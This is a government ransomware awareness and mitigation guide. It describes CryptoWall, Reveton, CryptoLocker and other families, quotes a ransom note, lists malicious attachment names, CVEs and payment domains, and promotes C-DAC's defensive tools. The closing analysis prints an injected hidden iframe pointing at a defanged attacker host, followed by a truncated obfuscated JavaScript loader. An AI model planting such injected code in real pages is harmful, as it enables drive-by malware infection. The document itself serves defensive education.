Information Security Education & Awareness
Department of Electronics and Information Technology
Ministry of Communications and Information Technology
Government of India

Ransomware

Ransomware is a type of malware that restricts access to the infected computer system in some way, and demands that the user pay a ransom to the malware operators to remove the restriction.

Some forms of ransomware systematically encrypt files on the system's hard drive, which become difficult or impossible to decrypt without paying the ransom for the encryption key, while some may simply lock the system and display messages intended to coax the user into paying.

Ransomware typically propagates as a Trojan, whose payload is disguised as a seemingly legitimate file
Ransomware is a growing trend in malware that not only prevents access to the operating system and/or files, but also swindles victims out of money. Ransomware is not limited to making the lives of private citizens difficult, and it does not discriminate between government's entities, nonprofit organizations, or private citizens. Anyone with a computer is a target. Getting rid of malware is not an easy task and some users and organizations who are desperate to regain access to their data may pay the ransom to avoid the hassle of trying to disinfect their systems, or worse, potentially lose access to their data forever

What does it look like and how does it work?

Ransomware typically propagates as a Trojan, entering a system through, for example, a downloaded file or vulnerability in a network service. The program then runs a payload, which typically takes the form of a scareware program. Payloads may display a fake warning purportedly by an entity such as a law enforcement agency, falsely claiming that the system has been used for illegal activities, contains content such as pornography and "pirated" media, or runs a non-genuine version of Operating System.

There are different types of ransomware. However, all of them will prevent you from using your PC normally, and they will all ask you to do something before you can use your PC.

They can:

- Prevent you from accessing Windows.
- Encrypt files so you can't use them.
- Stop certain apps from running (like your web browser).

They will demand that you do something to get access to your PC or files. We have seen them:

- Demand you pay money.
- Make you complete surveys.


Often the ransomware will claim you have done something illegal with your PC, and that you are being fined by a police force or government agency.

These claims are false. It is a scare tactic designed to make you pay the money without telling anyone who might be able to restore your PC. There is no guarantee that paying the fine or doing what the ransomware tells you will give access to your PC or files again.

Crowti (also known as Cryptowall), and FakeBsod are currently the two most prevalent ransomware families. These two families were detected on more than 850,000 PCs running Microsoft security software between June and November 2015.

Crowti is being distributed via spam campaigns with email attachments designed to entice the receiver to open them. We have seen the following attachment names:

- VOICE<random numbers>.scr
- IncomingFax<random numbers>.exe
- fax<random numbers>.scr/exe
- fax-id<random numbers>.exe/scr
- info_<random numbers>.pdf.exe
- document-<random numbers>.scr/exe
- Complaint_IRS_id-<random numbers>.scr/exe
- Invoice<random numbers>.scr/exe



The attachment is usually contained within a zip archive. Opening and running this file will launch the malware. An example of spam email messages is shown below:

Fig: Email spam message with Win32/Crowti as an attachment

The research trends shows that Win32/Crowti is also distributed via exploits kits such as Nuclear, RIG, and RedKit V2. These kits can deliver different exploits, including those that exploit Java and Flash vulnerabilities. Some of the exploits used to distribute Crowti are:

- CVE -2014-0556
- CVE-2014-0515
- CVE-2012-0507

- In the past, we have also seen Win32/Crowti being installed by other malware, such as Upatre, Zbot, and Zemot





Figure: shows a typical infection chain:

Crowti's primary payload is to encrypt the files on your PC. It usually brands itself with the name CryptoDefense or CryptoWall



What happened to your files?
All of your files were protected by a strong encryption with RSA-2048 using CryptoWall.
More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1. [redacted]
2.
3.

The links in the above message direct you to a Tor webpage asking for payment using Bitcoin.

We are present a special software - CryptoWall Decrypter - which is allow to decrypt and return control to all your encrypted files.
How to buy CryptoWall decrypter?

bitcoin

1. You should register Bitcon wallet (click here for more information with pictures)

2. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.

Protecting your PC

There is no guarantee that paying a ransom will give you access to your files or restore your PC to its pre-infection state. We do not recommend paying the ransom.

There are a number of security precautions that can help prevent these attacks in both enterprise and consumer machines. As well as being aware of suspicious emails and backing up your files, you should also keep your security products and other applications up-to-date. Attackers are taking advantage of un-patched vulnerabilities in software to compromise your machine. Most of the exploits used by Crowti target vulnerabilities found in browser plug-in applications such as Java and Flash. Making a habit of regularly updating your software can help reduce the risk of infectetion.

Other Trends of Ransomware

In 2012, a major ransomware Trojan known as Reveton began to spread. Based on the Citadel Trojan (which itself, is based on the Zeus Trojan), its payload displays a warning purportedly from a law enforcement agency (a characteristic referred to as the “Police Trojan” or “Cop Trojan”), claiming that the computer has been used for illegal activities, such as downloading Pirated Software or Child Pornography.

Reveton is a variant in a family of ransomware applications that have been targeting users in the last few weeks. After the Trojan successfully infects a machine, it will prevent the user from accessing the Desktop and will display a fraudulent message alleging that a local law enforcement authority locked the system. The specific authority mentioned varies depending on the affected user’s location, though most of the samples we have seen mainly mentioned various European authorities. The general activities of this malware, including screenshots showing the warning messages displayed by the Trojan

Figure: For European Countries

Figure: For US Country

Figure: For Canada

The warning informs the user that to unlock their system, they would have to pay a fine using a voucher from an anonymous prepaid cash service such as UKash or Paysafecard. To increase the illusion that the computer is being tracked by law enforcement, the screen also displays the computer's IP address, while some versions display footage from a victim's web cam to give the illusion that the user is being recorded

Reveton initially began spreading in various European countries in early 2012. The Variants were localized with templates branded with the logos of different law enforcement organizations based on the user's country


Manual Removal Instructions (Updated)

Caution: Manual disinfection is a risky process; it is recommended only for advanced users. Otherwise, please seek professional technical assistance.


- ***Boot the system into Safe Mode.***

To do so:

- First, restart the system (Click Start, then Shut Down, select Restart in the drop-down dialog box that appears, then click OK).
- As the computer restarts but before Windows launches, press F8.
- Use the arrow keys to highlight 'Safe Mode' and then press Enter.



- Enter 'Safe Mode'.
- In Safe Mode, find the file ctfmon.lnk in the Startup folder (C:\Users\Username\AppData\Roaming\Microsoft\Windows\Start Menu\Program\Startup\ctfmon.lnk) and delete it.
- Find and delete ctfmon.lnk from the Startup folder (click image to enlarge).
- Reboot the system again, this time into Normal mode.
- Finally, run a full computer scan with Updated Antivirus to repair any remaining files



CryptoLocker

Encrypting ransomware reappeared in September 2013 with a Trojan known as CryptoLocker, which generated a 2048-bit RSA key pair—uploaded in turn to a command-and-control server, and used to encrypt files using a white list of specific file extensions. The malware threatened to delete the private key if a payment of BitCoin or a pre-paid cash voucher was not made within 3 days of the infection. Due to the extremely large key size it uses, analysts and those affected by the Trojan considered Crypto Locker extremely difficult to repair. Even after the deadline passed, the private key could still be obtained using an online tool, but the price would increase to 10 BTC—approximately US$2300 as of November 2013.

However, unlike the Police Virus, CryptoLocker hijacks users' documents and asks them to pay a ransom (with a time limit to send the payment).

CryptoLocker uses social engineering techniques to trick the user into running it. More specifically, the victim receives an email with a password-protected ZIP file purporting to be from a logistics company.

The Trojan gets run when the user opens the attached ZIP file, by entering the password included in the message, and attempts to open the PDF it contains. CryptoLocker takes advantage of Windows' default behavior of hiding the extension from file names to disguise the real .EXE extension of the malicious file.

As soon as the victim runs it, the Trojan goes memory resident on the computer and takes the following actions:

- Saves itself to a folder in the user's profile (AppData, LocalAppData)
- Adds a key to the registry to make sure it runs every time the computer starts up.

Spawns two processes of itself: One is the main process, whereas the other aims to protect the main process against termination.

How to avoid CryptoLocker

- This malware spreads via email by using social engineering techniques. Therefore, we need to follow below guidelines
- Being particularly wary of emails from senders you don't know, especially those with attached files.
- Disabling hidden file extensions in Windows will also help recognize this type of attack.
- It is recommends to you of the importance of having a backup system in place for your critical files. This will help mitigate the damage caused not only by malware infections, but hardware problems or any other incidents as well.
- If you become infected and don't have a backup copy of your files, our recommendation is not to pay the ransom. That's NEVER a good solution, as it turns the malware into a highly profitable business model and will contribute to the flourishing of this type of attack.

CryptoLocker.F and TorrentLocker

Things had quieted down on the BitCoin Ransonmware front when law enforcement agencies managed to remove the cancer known as CryptoLocker from the Internet. However, that piece of mind did not last all that long, as two new types start appearing by the end of September 2014. Especially Australian businesses and agencies were targeted for some unknown reason.

Similar to how the original ransomware spread itself, malicious emails containing a specific website link were to blame for this problem. Keeping in mind how the emails made mention of a failed parcel delivery, most people simply clicked the link to check what this was all about. A big mistake on their end, as thousands of computers got infected with CryptoLockerF,a wave of ransomware trojans surfaced those first targeted users in Australia, under the names CryptoWall and CryptoLocker (which is, as with CryptoLocker 2.0, unrelated to the original CryptoLocker). The Trojans spread via fraudulent e-mails claiming to be failed parcel delivery notices from Australia Post; to evade detection by automatic e-mail scanners that follow all links on a page to scan for malware, this variant was designed to require users to visit a web page and enter a CAPTCHA code before the payload is actually downloaded, preventing such automated processes from being able to scan the payload. The variants for various countries are made in the form of the concern country posts accordingly.

While CryptoLocker F was infecting computers left, right, and centre by spreading these fake Australian Post emails, TorrentLocker was doing its own thing. However, this type of ransomware had one major issue, as it was far less advanced than most people would have assumed. In fact,the developers of TorrentLocker had become quite complacent. By using the same keystream for every computer infected with TorrentLocker, encryption of the files was rather easy to overcome. Granted, several people still fell victim to the TorrentLocker threat and paid the ransom, but security researchers established a free solution that could be used regardless of being infected or not.

Prevention

Backup copies :

The best way to guarantee the safety of critical data is to have a consistent backup schedule. Backup should be performed regularly and, moreover, copies need to be created on a storage device that is accessible only during this process (e.g., a removable storage device that is disconnected immediately after backup). Failure to follow these recommendations will result in the backed-up files being attacked and deleted or encrypted by the ransomware in the same way as the original files.

Antimalware solution :

Even with a regular backup schedule the most recent files might be left unprotected and could be lost to a ransomware attack. An antimalware solution with up-to-date bases and activated components is not only essential to ensure data safety, but also protects the system against other kinds of cyber threats.

Internet safety awareness :

Modern malware is often propagated by means of social engineering so it is crucial to be aware of the most commonly used tricks, such as fake email notifications from various well-known services and organizations. These counterfeit email messages commonly contain malware and they are often hard to distinguish from legitimate communications. That’s why users should pay attention to every detail, remain constantly alert and only open attachments from trusted sources to guard against the risk of infection.


Cryptowall

Another major ransomware trojan targeting Windows, Cryptowall, first appeared in 2014. One strain of Cryptowall was distributed as part of a Malvertising campaign on the Zedo ad network in late-September 2014 that targeted several major websites; the ads redirected to rogue websites that used browser plug-in exploits to download the payload.

It is also noted that the payload was signed with a digital signature in an effort to appear trustworthy to security software. Cryptowall 3.0 used a payload written in javascript as part of an email attachment, which downloads executables disguised as JPG images. To further evade detection, the malware creates new instances of explorer.exe and svchost.exe to communicate with its servers. When encrypting files, the malware also deletes volume shadow copies, and installs spyware that steals passwords and Bitcoin wallets.

The most recent version, Cryptowall 4.0, enhanced its code to avoid antivirus detection, and encrypts not only the data in files but also the file names.

The most significant change in CryptoWall 4.0 is that it now also encrypts the filenames of the encrypted files. Each file will have its name changed to a unique encrypted name like 27p9k967z.x1nep or 9242on6c.6la9. The filenames are probably encrypted to make it more difficult to know what files need to be recovered and to make it more frustrating for the victim.



CryptoWall 4.0 continues to utilize the same Decrypt Service site as previous versions. From this site a victim can make payments, find out the status of a payment, get one free decryption, and create support requests. The current URLs used by the Decrypt Service site are

- 3wzn5p2yiumh7akj.partnersinvestpayto.com,
- 3wzn5p2yiumh7akj.marketcryptopartners.com,
- 3wzn5p2yiumh7akj.forkinvestpay.com,
- 3wzn5p2yiumh7akj.effectwaytopay.com, and
- 3wzn5p2yiumh7akj.onion (TOR Only)

Unfortunately, at this time there is no way to recover your files without restoring from a backup or paying the ransom

2.5 KeRanger is the first malware and ransomeware on the OS X operating system. It encrypts the Mac user's files then demands a sum of one BitCoin to decrypt the files. It appeared on March 2016. There is an executable in the .DMG that is disguised as a Rich Text File. The virus sleeps for three days, and then starts to encrypt the files. It adds a text document for instructions on how to decrypt the files. It uses 2048-RSA public keys to encrypt the files. It actually is a copy of Linuxs' Linux Encoder.

Solutions

The major solution for such activity always begins with an awareness and education program for all employees, but also includes the following

1. Ensuring regular back up of critical data
2. Ensuring computers receive regular software updates/patches,
3. Ensuring antivirus software is up-to-date,
4. Continuous network monitoring for intrusions and improper usage,

All sectors of government, private industry, and non-profits are vulnerable to ransomware attacks. Any organization that has data they value and money to spend to recover the files is a potential target. To avoid the costs of paying ransom to recover data, and the costs of suspending and restarting operations, organizations must ensure they backup and encrypt important data on a regular basis. However, it is important to keep in mind that the backup location cannot be a mapped network drive or external device that is continually plugged into the network, as the ransomware infection spread to the backup location. Once the backup of data is complete, it is important to ensure the data is useable and is recoverable, otherwise it is useless.

Finally, there are automated programs such as Bitdefender's Ransomware Protection Module that protects specific folders on a system, preventing untrusted applications from running in these locations (Bitdefender, 2016).

Bit defender's module allows a user to protect his or her most valuable files, and prevents criminals from using these files in a ransomware attack. Bitdefender is also now offering, for free, a ransomware vaccine designed to trick malware, making it believe a system is already infected so it will leave the system alone (Wilson, 2016). Bitdefender is not alone in offering this protection, and other corporations such as Third Tier, Lexsi, EasySync, and Malwarebytes also offer their versions of ransomware protection.

However, there is no guarantee that once a victim pays the ransom that the hacker will restore his or her files. Further, the hacker may view a paying victim as a source of income, a victim they already know will pay a ransom, and the hacker may attempt to infect the victim's system again for a larger ransom.

Therefore, many cyber security experts recommend not paying the ransom, as paying the ransom only encourages them to create more advanced malware for future attacks. In the best case scenario, organizations who have backup data available can restore their infected files from their backup server. If restoring files from a backup is not an option, organizations may be able to restore their files by using the Microsoft Volume Shadow Copy Service, assuming the ransomware infection did not disable this service. According to Microsoft, "The Volume Shadow Copy Service provides the backup infrastructure for the Microsoft Windows XP and Microsoft Windows Server 2003 operating systems, as well as a mechanism for creating consistent point-in-time copies of data known as shadow copies". This service will allow users to flag and restore specified files, if needed.

Shadow Explorer, a free download, can assist organizations in quickly restoring multiple files from shadow copies. If this option does not work, there is software that can attempt remove or unlock the ransomware.

Kaspersky Labs and Cisco both offer ransomware removal tools that decrypt particular ransomware infections. These tools only work on limited ransomware infections and are not guaranteed to work for all infections, especially newer versions. Depending on the type of ransomware infection, users may be able to find decryption keys online from various sources.

However, if none of the above options work, users will have to restart their computers in “safe mode and run an on-demand virus scanner,” such as Malwarebytes or Bitdefender. If the virus scanner cannot remove ransomware, users may have to restore their computer to an earlier date and time, assuming this option is enabled. If this cannot remove the infection, they will have to reinstall the operating system. If none of the options presented are viable, organizations may have to pay the ransom. Paying the ransom should be the last resort and the organization should exhaust all options before paying. The organization may also want to contact law enforcement or an IT security company for additional assistance.

Recommendations: Mitigating Ransomware Attacks

Ransomware is a type of malware that restricts access to the infected computer system in some way, and demands that the user pay a ransom to the malware operators to remove the restriction. Some forms of ransomware systematically encrypt files on the system’s hard drive, which become difficult or impossible to decrypt without paying the ransom for the encryption key, while some may simply lock the system and display messages intended to coax the user into paying. Ransomware typically propagates as a trojan, whose payload is disguised as a seemingly legitimate file.

Ransomware attack uses drive by downloads for infecting the user’s computer. In Drive-by-download attack, initially attacker compromises a legitimate web server and inserts a script in web application. When user accesses the web site that was compromised by the attacker, web server sends the injected script along with the requested page. This script is either an exploit script or it imports exploit from a central server which is controlled by the attacker and this import is either a direct inclusion of the resources from the remote server or through a number of redirects the browser is instructed to follow. In this scenario, code injection is possible through Hidden behaviors, Unauthorized Redirections and

Obfuscated (Encoded) JavaScript.

Mitigating Ransomware Attacks through C-DAC's Browser JSGuard

For detecting and preventing the web page infection at the time of loading (Rendering) the web page, Browser JSGuard web browser extension can be used.

Browser JSGuard is an extension to the web browser which works by detecting Hidden behaviors, Unauthorized Redirections and Encoded JavaScript in the incoming web pages. It is available for Google Chrome and Mozilla Firefox repositories for free of cost.

Features of Browser JSGuard

- Content/Heuristic based JS & HTML Malware protection
- Alerts the User on visiting Malicious Web pages
- Provides detailed analysis of webpage threats
- Ease of installation

Some of the screenshots of Browser JSGuard detection are shown below






Figure 1.
Browser JSGuard's detection of Encoded JavaScript








Figure 2.
Browser JSGuard's detection of Hidden Iframe

Download links of Browser JSGuard:

- For Firefox web browser:
  https://addons.mozilla.org/en-US/firefox/addon/browser-jsguard/
- For Google chrome web browser:
  https://chrome.google.com/webstore/detail/browserjsguard/ncpkigeklafkopcelcegambndlhkcbhb

Mitigating Ransomware Attacks through C-DAC's AppSamvid

In case, if the exploit script is downloaded through other channels (Other than the channels monitored by Browser JSGuard) into the user's computer, AppSamvid blocks the malware execution in the computer.
For preventing the execution of downloaded malicious executables, AppSamvid software can be used.

AppSamvid is application whitelisting software which blocks the execution of unknown binaries in the computer.

Features of AppSamvid software are

- Whitelists .exe, dll, sys, .war, .jar and .class files
- Password based access to user interface
- Potential updater file(s) identification for 3rd party software
- To allow updating applications
- To allow installation of new softwares
- Automatic handling of Windows updates
- Password based uninstallation

Some of the screenshots of AppSamvid sofware are shown below




Figure 3. AppSamvid's user Console




Figure 4. AppSamvid's Application listing

Download link of AppSamvid Software:

http://www.cdac.in/index.aspx?id=dl_free_eps_solutions

Example Analysis of Ransomware Attack:

Attack:
"Buggy Ransomware" with Backdoor, Spyware (is an Andromeda + Botnet CnC) Infection via Apache's Blackhole Exploit Kit

Analysis:
Injected code in the requested web page contains a hidden behaviour through iframe HTML tag. Source of iframe is the redirection channel to malicious webpage/script as shown below.

□iframe src='h00p://mongif□biz/assumed/timing_borrows.php' width=1 height=1 style='visibility:hidden;'□□/iframe□

The redirection script redirects the control to Landing web page which contains the infection script as shown below.

□script□function c(){if(window□document)s+=String.fromCharCode(a[i])..
□script□var a = "!!8:97:!!4:32:80:!08:!!7:!03:!05:!!0:68:!0!:!!6:!0!:99:!!6:6!:!23:!..
